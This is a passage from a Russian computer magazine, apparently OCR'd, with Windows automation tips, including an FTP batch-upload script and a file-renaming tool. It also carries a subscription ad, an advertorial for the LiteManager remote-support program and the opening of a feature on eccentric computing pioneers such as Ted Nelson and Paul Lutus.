Необходимые ярлыки можно создать вручную. Но это неинтересно. Ведь если речь в статье идет об автоматизации, то и эту затею нужно автоматизировать. Есть очень полезная программа — Handy Shortcuts (goo.gl/8rV5No), позволяющая с помощью одного клика (для каждого ярлыка) создать все необходимые тебе ярлыки. Всего программа может создать 20 полезных ярлыков, совершенно бесплатна и не требует установки — просто скачай архив с программой и запусти ее (рис. 8).

Лично я рекомендую создать следующие ярлыки: Shutdown и Restart (вкладка Basic) и Safely Remove Hardware (вкладка Advanced). Первый ярлык — завершение работы системы, второй — перезагрузка, третий — безопасное отключение сменных устройств (USB-диски, флешки и прочее). Также программа позволяет создать ярлыки включения/выключения брандмауэра, очистки буфера обмена, открытия диспетчера устройств и другие. Программа работает в Windows Vista, 7 и 8 (поддерживаются как 32-, так и 64-битные версии).




Рис. 8. Программа Handy Shortcuts

FTP-СЦЕНАРИИ: АВТОМАТИЗАЦИЯ ПЕРЕДАЧИ ФАЙЛОВ ПО FTP

Сценарии командной строки очень полезны, но ими часто пренебрегают — то ли от незнания, то ли от лени. А автоматизировать с их помощью можно все что угодно. Иногда бывает нужно периодически загружать/выгружать какие-то файлы с/на FTP. Запустив команду ftp с параметром -s, можно задать текстовый файл, содержащий FTP-команды, которые выполнит программа ftp.exe.

Создай файл upload.bat. Мы его будем использовать для загрузки всех txt-файлов из локального каталога c:\test в удаленный каталог tmp нашего FTP-сервера. В этот файл помести всего одну строчку:

```
ftp -n -s:commands.ftp
```

Параметр -n запрещает автоматический вход на сервер (входом будем управлять вручную), а второй задает текстовый файл с командами FTP-клиента, которые будут или выполнены локально, или переданы серверу (в зависимости от команды). В нашем случае commands.ftp следующий:

```
open сервер
USER пользователь
пароль
binary
cd tmp
lcd c:\test
prompt
mput *.txt
bye
```

Обрати внимание: пароль указывается в отдельной строке после указания имени пользователя. Команда binary включает двоичный режим обмена информацией. Команда cd изменяет каталог на FTP-сервере, lcd — на локальном компе. Команда prompt отключает режим подтверждений для команд mput (множественная загрузка файлов на сервер), mget (множественная загрузка файлов с сервера). Команда bye завершает работу сценария.

Данный сценарий легко переделать в сценарий, загружающий файлы с сервера. Для этого достаточно команду mput заменить на mget.

Я привел довольно тривиальный пример. Но ты можешь существенно его расширить. Никто тебе не мешает добавить перед вызовом команды ftp команды, создающие архив каталога БД. Например:

```
rar a c:\test\backup.rar @backup.lst
```

Эта команда создаст архив backup.rar по всем файлам, указанным в текстовом файле backup.lst. После этого в commands.ftp нужно изменить mput *.txt на mput *.rar.

```
C:\test>ftp -n -s:commands.ftp
ftp> open dkws.org.ua
Связь с dkws.org.ua.
220 ProFTPD 1.3.3c Server ready.
ftp> USER dkwsorgu
331 Password required for dkwsorgu

230 User dkwsorgu logged in
ftp> binary
200 Type set to I
ftp> cd tmp
250 CWD command successful
ftp> lcd c:\test
Текущий локальный каталог C:\test.
ftp> prompt
Интерактивный режим Выкл.
ftp> mput *.txt
200 PORT command successful
150 Opening BINARY mode data connection for 1.txt
226 Transfer complete
ftp: 4 байт отправлено за 0,17 (сек) со скоростью 0,02 (КБ/сек).
200 PORT command successful
150 Opening BINARY mode data connection for 2.txt
226 Transfer complete
ftp: 4 байт отправлено за 0,12 (сек) со скоростью 0,03 (КБ/сек).
ftp> bye
221 Goodbye.

C:\test>_
```

Рис. 9. Наш сценарий в действии



АВТОМАТИЗАЦИЯ РУТИННЫХ ДЕЙСТВИЙ

Интерфейс Windows очень удобен: одни окна да кнопки. Пользователю нравится. А вот администратору — не очень. Часть задач можно решить с помощью скриптов, которые выполняются в консоли, но для некоторых приходится каждый день нажимать одни и те же кнопки, открывать одни и те же окна. Для автоматизации таких рутинных задач используются специальные программы вроде AutoIt или xStarter. Программы запоминают последовательность выполненных действий и позволяют запускать ее, когда будет нужно.



ТРАНСЛИТЕРАЦИЯ ИМЕН ФАЙЛОВ

На дворе 2013 год, а мой не очень современный автомобиль не умеет читать MP3. Поэтому я решил купить американо-китайский (написано, что сделано в США, но все мы знаем, где делают такие девайсы) блок, способный читать MP3-файлы с флешки. Устройство меня вполне устраивает, но у него есть одна не очень хорошая особенность. Как ни странно, оно нормально работает с русскими ID3-тегами и правильно выводит их на монитор, но не умеет читать файлы с флешки, если в них есть русские буквы. Устройство просто не видит такие файлы. Поэтому перед помещением их на флешку приходится их переименовывать, а это довольно рутинная задача. Для ее решения я нашел простенькую программу RusToEng Renamer (kilonet.nm.ru). Использовать ее очень легко (рис. 10). Из меню «Выбрать» выбери команду или «Файлы» (для выбора файлов), или «Папка» (для выбора папки, которая содержит файлы с русскоязычными именами). После того как файлы будут добавлены в список, нажми кнопку «Переименовать». Вот и все. Программу можно закрыть.

Для более сложного переименования, особенно MP3-файлов, лучше использовать программу FileRenamer (goo.gl/h10R4l). Однако в моем случае возможностей RusToEng Renamer мне оказалось вполне достаточно.

```
C:\test>ftp -n -s:commands.ftp
ftp> open dkws.org.ua
Связь с dkws.org.ua.
220 ProFTPD 1.3.3c Server ready.
ftp> USER dkwsorgu
331 Password required for dkwsorgu

230 User dkwsorgu logged in
ftp> binary
200 Type set to I
ftp> cd tmp
250 CWD command successful
ftp> lcd c:\test
Текущий локальный каталог C:\test.
ftp> prompt
Интерактивный режим Выкл.
ftp> mput *.txt
200 PORT command successful
150 Opening BINARY mode data connection for 1.txt
226 Transfer complete
ftp: 4 байт отправлено за 0,17 (сек) со скоростью 0,02 (КБ/сек).
200 PORT command successful
150 Opening BINARY mode data connection for 2.txt
226 Transfer complete
ftp: 4 байт отправлено за 0,12 (сек) со скоростью 0,03 (КБ/сек).
ftp> bye
221 Goodbye.

C:\test>_
```

Рис. 10. Программа RusToEng Renamer

Для более сложного переименования, особенно MP3-файлов, рекомендуется использовать программу FileRenamer



МЕНЕДЖЕРЫ ПАКЕТОВ ДЛЯ WINDOWS

Одно из преимуществ Linux (да и почти любой UNIX-системы) — встроенные менеджеры пакетов, позволяющие автоматизировать установку, удаление, а также обновление софта. Автоматизация установки и удаления заключается в обработке зависимостей. Например, если программа А зависит от программы Б, то при попытке установки программы А будет также установлена и программа Б. Аналогично при удалении программы Б будет удалена и программа А, поскольку она зависит от Б.

Менеджеры пакетов также позволяют контролировать наличие обновлений программ. При желании ты можешь обновить весь установленный софт одной командой. При этом не нужно отдельно отслеживать, есть ли обновления для той или иной программы. Если они есть, они будут установлены.

С недавнего времени такие менеджеры стали доступны и для пользователей Windows. К сожалению, рассмотрение подобных менеджеров — тема для отдельной статьи, а я лишь подскажу, в каком направлении копать. Пакетный менеджер Chocolatey (chocolatey.org) позиционируется как apt-get для Windows, также можно использовать Npackd от Google (goo.gl/MZ4bCC). Microsoft тоже выпустила собственный менеджер NuGet (nuget.codeplex.com).

GROWL: СПЕЦИАЛЬНО ДЛЯ МАКОВОДОВ

Growl — универсальная глобальная система оповещения пользователя в OS X. Используется многими программами, например для вывода уведомлений о новом почтовом сообщении, о низком заряде батареи, о вставке USB-устройства. Пользователи OS X от нее в полном восторге и сетуют, что, когда приходится работать в Windows, ее им очень не хватает. С недавнего времени Growl появился и для Windows (growlforwindows.com/gfw)

Growl — штука полезная, но нужно, чтобы приложения его поддерживали (goo.gl/ajWPzO). Среди них: Pidgin, Firefox, Thunderbird, uTorrent, WinAMP, Outlook и многие другие.



Рис. 11. Growl для Windows

ВСТАВКА ТЕКСТА БЕЗ ФОРМАТИРОВАНИЯ

Очень часто при копировании текста в Word, браузере или других программах копируется и ненужное оформление. Существует несколько способов решить эту проблему. Один из них — программа PlainPaste (goo.gl/IXfWPd). Она не требует установки, а при запуске просто сворачивается в трей. Обычное нажатие <Ctrl + V> вставляет текст как есть, а двойное (нужно быстро дважды нажать <Ctrl + V>) — текст без форматирования. Также функция вставки текста без форматирования есть у Punto Switcher: нужно нажать <Ctrl + Win + V>.



LAUNCHY: БЫСТРЫЙ ЗАПУСК ПРОГРАММ

Есть небольшая, но удобная программа, благодаря которой ты забудешь и главное меню, и ярлыки на рабочем столе, и файловый менеджер. Просто установи программу и начинай вводить что-то, а она сама предложит допустимые варианты — или запустить программу, или открыть файл. Не нужно блуждать по дебрям меню, панели инструментов или диску. За тебя все сделает программа. Сначала не понимаешь, зачем она нужна, но, поработав с ней день, уже не можешь отказаться.

На этом все. Надеюсь, ты найдешь, как применить приведенные рецепты на практике.




Рис. 12. Программа launchy

250 рублей за номер!

Нас часто спрашивают: «В чем преимущество подписки?»
Во-первых, это выгодно. Потерявшие совесть распространители не стесняются продавать журнал по двойной цене. Во-вторых, это удобно. Не надо искать журнал в продаже и бояться проморгать момент, когда весь тираж уже разберут. В-третьих, это быстро (правда, это правило действует не для всех): подписчикам свежий выпуск отправляется раньше, чем он появляется на прилавках магазинов.

ПОДПИСКА


6	месяцев	1680 р.
12	месяцев	3000 р.



Магазин подписки

http://shop.glc.ru







ПОЛНЫЙ КОНТРОЛЬ

Новая версия программы удаленного управления LiteManager 4.5, с функциями режима технической поддержки и записи экрана

Сегодня компьютеры стали частью не только нашей жизни — это очень важная часть жизни и наших родителей и даже бабушек и дедушек. Их познания в компьютерах невелики, а нередко и вовсе равны нулю. Поэтому иногда приходится помогать неопытным пользователям в самых простых вопросах: настраивать «Одноклассники», устанавливать или обновлять антивирус и даже объяснять, что такое браузер и как с ним работать. Программа LiteManager прекрасно подойдет для технической поддержки удаленных пользователей или для администрирования компьютерного парка из нескольких сотен машин.

ОКАЗАНИЕ ТЕХПОДДЕРЖКИ

Для оказания техподдержки удаленному пользователю необходимо запустить программу ROMServer.exe. Это серверный модуль программы LiteManager, его можно загрузить отдельным файлом с сайта litemanager.ru или взять из установочного дистрибутива с программой.

После запуска программа автоматически сгенерирует уникальный ID и временный пароль — они понадобятся для подключения к данному компьютеру через интернет.

Теперь для подключения к удаленному компьютеру необходимо запустить у себя клиентский модуль ROMViewer.exe (его можно скачать отдельным файлом с официального сайта или взять из установочного дистрибутива). Открой окно соединения по ID и укажи ID удаленного компьютера, после удачного соединения программа попросит пароль для доступа к удаленному компьютеру — укажи пароль, выданный серверному модулю программы.

После удачного подключения ты сможешь удаленно управлять компьютером; например, можно подключиться к рабочему столу удаленного пользователя и с помощью своей мышки и клавиатуры сделать все, что нужно.

Программа LiteManager предоставляет более десяти отдельных режимов работы. Помимо удаленного управления рабочим столом, ты сможешь на удаленном компьютере запускать или открывать файлы, обмениваться файлами между компьютерами, управлять процессами или сервисами, редактировать реестр, управлять питанием, отправлять отдельное сообщение и общаться в режимах текстового или аудиовидеочата, провести инвентаризацию и многое другое. Все эти режимы могут пригодиться для решения поставленных задач.

АДМИНИСТРИРОВАНИЕ КОМПЬЮТЕРОВ


Программа LiteManager отлично подойдет и для администрирования небольшого или крупного парка компьютеров. В установочном дистрибутиве программы находятся два модуля: серверный модуль, который устанавливается на удаленных машинах, и клиентский модуль, устанавливаемый на компьютерах администраторов. Установить программу на удаленные компьютеры можно несколькими способами: вручную из дистрибутива или воспользоваться встроенным средством удаленной установки программы. После этого во Viewer необходимо создать новые соединения, указывая IP- или ID-адрес компьютера, для более быстрого добавления можно воспользоваться поиском компьютеров по сети и автоматическим добавлением их в список.

В дальнейшем ты сможешь постоянно контролировать работу удаленных компьютеров, наблюдая за ними в главном окне программы. Режим записи экрана по расписанию позволяет настроить автономную запись рабочего стола удаленного компьютера в отдельный файл, после чего можно подключиться и просмотреть, что происходило в течение дня на рабочем столе компьютера.


Особенно интересны возможности настройки личного ID-сервера. Это отдельное бесплатное приложение, которое в программе называется NOIP, позволяет связывать между собой серверную и клиентскую части по ID-протоколу. Настроив такой ID-сервер у себя в организации, можно получить полностью автономную систему технической поддержки пользователей, при этом исключив вероятность проникновения извне.

ПОСТАВКА

Программа LiteManager представлена двумя версиями: Pro — полная версия программы со всеми возможностями, подходящая для крупных организаций, и Free — бесплатная для физических и юридических лиц, позволяет управлять 30 компьютерами бесплатно без каких-либо ограничений по времени работы.



Серверный модуль программы



Клиентский модуль программы




ТАК СОШЛИСЬ ЗВЕЗДЫ

Каким тараканам обязан мир IT

Анархисты, отшельники, наркоманы, сумасшедшие, жулики и люди других самых экзотических мировоззрений, привычек и качеств могут быть изобретателями всем известных вещей.

Существует стандартный образ успешного айтишного предпринимателя: он научился программировать до того, как пошел в школу, застал зарю современных технологий, окончил престижный колледж... Или даже не окончил, а убежал оттуда, чтобы как можно скорее основать свою компанию. Не проходит и пары лет, как стартап «выстреливает» и его покупает какая-нибудь мегакорпорация. Там наш архетипичный предприниматель для порядка работает год-другой и, приумножив связи и опыт, делает новую фирму, которую ждет та же судьба. Через несколько повторений настает пора отойти от дел, купить на заработанные деньги особняк, стать венчурным инвестором, завести блог и заниматься наставлением следующего поколения стартаперов.



Но этот сценарий справедлив, только когда речь идет о некой усредненной личности. А вот судьбы конкретных людей могут отходить от него — и в мелких деталях, и в крупных. Вместо венчурного фонда вполне может быть открыт ночной клуб, и это не выдуманный пример: клубом владеет один из создателей Netscape Джейми Завински. Эксцентричность богачей и творческих личностей широко известна, а когда в одном человеке сходится и то и другое, ждать можно чего угодно.


Безумные изобретатели были всегда: вспомнить хотя бы Николаса Теслу, страдавшего от невроза навязчивых состояний. Он отказывался прикасаться к вещам, которые казались ему недостаточно чистыми, и обходил любое здание трижды, прежде чем зайти внутрь. Похожее расстройство преследовало и известного авиаконструктора Говарда Хьюза, но вместо круговых прогулок вокруг дома он любил раздеваться догола, запираться в комнате и в таком виде целыми днями сидеть перед телевизором. Это не помешало ему основать одну из крупнейших американских авиакомпаний, конструировать новаторские самолеты и лично их испытывать.

Подробнее о судьбе Хьюза можно узнать из фильма «Авиатор» с Леонардо Ди Каприо, а мы сосредоточимся на неоднозначных знаменитостях ранней компьютерной эпохи и нашего времени. Некоторые примеры известны всем и то и дело мелькают в новостях. Тот же Ричард Столлман нередко выступает предметом подтрунивания из-за того, что живет по придуманным самостоятельно строгим правилам, напоминающим по вычурности законы иудейской религии, но совершенно не стесняется странных выходок вроде прилюдного поедания мозолей с ноги.


Или взять Джона Макафи, который недавно был в бегах в Южной Америке в обществе журнального репортера и двух стриптизерш — полиция разыскивала Макафи по обвинениям в незаконном хранении наркотических веществ и оружия, а также в убийстве. А чего стоит добродушный толстяк Ким Шульц-Дотком — владелец огромного поместья в Новой Зеландии, любитель шумных вечеринок и фотосессий в компании топ-моделей!

И если детище Кима Доткома — это всего лишь обвешанное рекламой файлохранилище Megaupload, облюбованное пиратами и за это закрытое, то Макафи все же основал одну из главных антивирусных компаний, а Столлман придумал свободную лицензию, без которой возможность многих современных достижений могла оказаться под вопросом.

Наверное, именно о таких людях говорилось в легендарном рекламном ролике Apple, который славит безумцев и гениев, видящих мир в ином свете, чем все остальные, и не робеющих менять его. «Можно считать их злодеями или героями, но что точно не выйдет — это игнорировать их».



Андрей Письменный
apismenny@gmail.com



ОТЕЦ ГИПЕРТЕКСТА:

Тридцать лет работал над утопическим аналогом веба, страдал от дефицита внимания

Общеизвестно, что World Wide Web разработал Тим Бернерс-Ли в начале девяностых годов. Источниками его вдохновения были язык разметки SGML и созданная в Apple система быстрой разработки приложений HyperCard, где имелась возможность связывать карточки при помощи ссылок. Но мало кто знает, что понятие гипертекста и само слово «гипертекст» было изобретено до WWW, до HyperCard и даже до появления компьютерных сетей.

Первым идеологом гипертекста был Тед Нельсон, а изобретение датируется 1960 годом. Нельсону тогда было 23, он учился на философском факультете Гарварда и имел доступ к университетскому компьютеру. На нем-то он и начал создавать необычный текстовый редактор, где документы имели связи друг с другом. Впрочем, мыслил Нельсон глобальнее: он был в буквальном смысле слова одержим грандиозной идеей — придумать способ сохранить все знания мира в таком виде, чтобы ничего лишний раз не повторялось.

Понять, почему Нельсона так привлекала эта мысль, несложно, если знать о том, что он всю жизнь мучился от сильно выраженного синдрома дефицита внимания, а принимаемые им медикаменты давали другие неприятные эффекты.

У Нельсона всегда было множество идей, но все, что придумывал, он мог моментально забыть, на что-то отвлекшись. Известно, что Нельсон всегда имел при себе кучу блокнотов и ручек, а также как минимум один диктофон и иногда видеокамеру. Все это он непрерывно использовал для борьбы с забывчивостью и в какой-то момент даже арендовал складское помещение для хранения своих бесчисленных записей. Но что толку, если найти в них что-то было малореально? Придуманная им гипертекстовая система должна была стать универсальным решением его проблемы — чудотворным протезом для памяти и заодно ответом на многие нужды человечества.

Проект был назван Xanadu, и Нельсон взялся бы за его реализацию сам, да не мог: во-первых, не был настоящим программистом, во-вторых, не был в состоянии довести до конца даже небольшое дело, что уж говорить о столь грандиозном. Вместо этого он писал книги (очень странные — состоящие из обрывков текста на разные темы), выступал на лекциях и на протяжении многих лет пытался собрать команду, которая бы воплотила Xanadu в жизнь.


Замысел Нельсона состоял в том, чтобы сделать систему, где документы (в перспективе — не только текстовые, но также аудио и видео) имели бы двусторонние связи друг с другом, версии, подобные тем, что сейчас можно найти в Википедии, и, самое главное, сложную схему цитирования.

В Xanadu должна была отсутствовать возможность скопировать текст в другой документ, не указав ссылку на источник. Это позволяло избежать дублирования информации и в перспективе давало возможность ввести финансовую модель, при которой автор цитируемого документа получал бы отчисления от просмотров цитаты.


Надежда на финальный результат маячила на горизонте дважды: первый раз — когда в семидесятых годах Xanadu под влиянием Нельсона создавали вчерашние школьники (серьезные разработчики с ним тогда связываться не хотели), второй раз — в начале девяностых, на деньги фирмы Autodesk и при участии выходцев из легендарной лаборатории Xerox PARC. Увы, финансирования ученым хватило только на то, чтобы разработать прекрасные математические модели и прототипы на Smalltalk, но не готовый продукт. Вскоре Xanadu позабыли — появившийся в те годы веб хоть и уступал в возможностях, зато работал.

Отчасти Xanadu страдал от технических ограничений. Появившись до сетей, он не имел распределенной структуры, и разработчики пытались хранить и обрабатывать всю информацию на одном компьютере — его ресурсов вечно не хватало. А еще преградой стала сама личность Нельсона, который скорее мог собрать вокруг себя секту, чем успешную софтверную компанию.

Кстати, несмотря на преклонный возраст (76 лет) Нельсон и сейчас продолжает читать лекции и искать программистов, готовых разобраться с наследием Xanadu. Правда, для этого пришлось уехать в Японию — по его словам, там слушают намного охотнее.



Xanadu Space — почти что современная инкарнация Xanadu



СОЗДАТЕЛЬ ПЕРВОГО ПОПУЛЯРНОГО ТЕКСТОВОГО ПРОЦЕССОРА ДЛЯ ПК:

Жил в хижине, обошел земной шар под парусом

Бросить университет, заняться самообразованием, придумать систему электроснабжения для космического шаттла и пойти в NASA — чем не план? Пола Лутуса совершенно не смутила его нереалистичность, и не зря: изобретение сработало лучше, чем диплом инженера, и Лутус был немедленно принят на работу. А к 35 годам он решил, что заработал достаточно денег, чтобы уйти на досрочную пенсию. Правда, без излишеств: на накопления была куплена хижина где-то в лесах Орегона, и Лутус успешно стал отшельником.

Так бы и продолжалось, не попади ему в руки журнал со статьей про новенький по тем временам персональный компьютер — Apple II. Лутус не стал медлить и потратил на его приобретение две трети остававшихся денег, а в хижину провел электричество. Решив, что хорошо бы обзавестись программой для написания текстов, Пол Лутус создал свой текстовый процессор — времени на это у него было предостаточно.


Нужно понимать, что Apple Writer, как и другие текстовые процессоры того поколения, отличался от привычного нам Word'а. Оформление документа проводилось не визуально, а с помощью специальных тегов, чем-то напоминающих язык troff (на нем до сих пор размечают man-статьи в UNIX-системах). Все буквы отображались как заглавные, а те буквы, которые действительно были заглавными, отображались другим цветом. Чтобы посмотреть на результат своей работы, его нужно было распечатать — только тогда редактор обрабатывал все теги и оформлял документ так, как было задумано.

История умалчивает о том, как вести о программе добрались из хижины до Apple, но уже скоро права на распространение редактора перешли к калифорнийской компании, название сменили на Apple Writer, а автор обогатился.

Хижину Лутус не бросил, а в штаб-квартиру Apple добирался так: садился на велосипед, ехал в аэропорт, заталкивал велосипед в один из двух своих самолетов, летел в Калифорнию и, приземлившись, как ни в чем не бывало заканчивал путь до штаб-квартиры на том же велосипеде. Управление самолетом стало не единственным новым развлечением Лутуса: еще он купил яхту и научился с ней обращаться. Велосипед, как всегда, брал с собой — вдруг захочется причалить к берегам Австралии и прокатиться?


Впоследствии Лутус написал книжку о том, как обошел под парусом всю землю, а однажды даже столкнулся с пиратами и отогнал их, угрожая дробовиком. В остальное время Лутус продолжал программировать, правда, распространял новые творения бесплатно. Еще в качестве благотворительности он выстроил клинику планирования семьи в близлежащем городке, за что подвергся большой критике со стороны религиозного населения.

Сейчас Полу Лутусу 66 лет, он уже не водит самолет, но попрежнему живет в лесу, программирует (последнее увлечение — приложения для Android, довольно специфичные: goo.gl/hKHvYN) и каждый год ездит на Аляску фотографировать белых медведей.





Та самая хижина



СОЗДАТЕЛЬ ПЕРВЫХ ОЧКОВ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ:

Занялся борьбой с интернетом

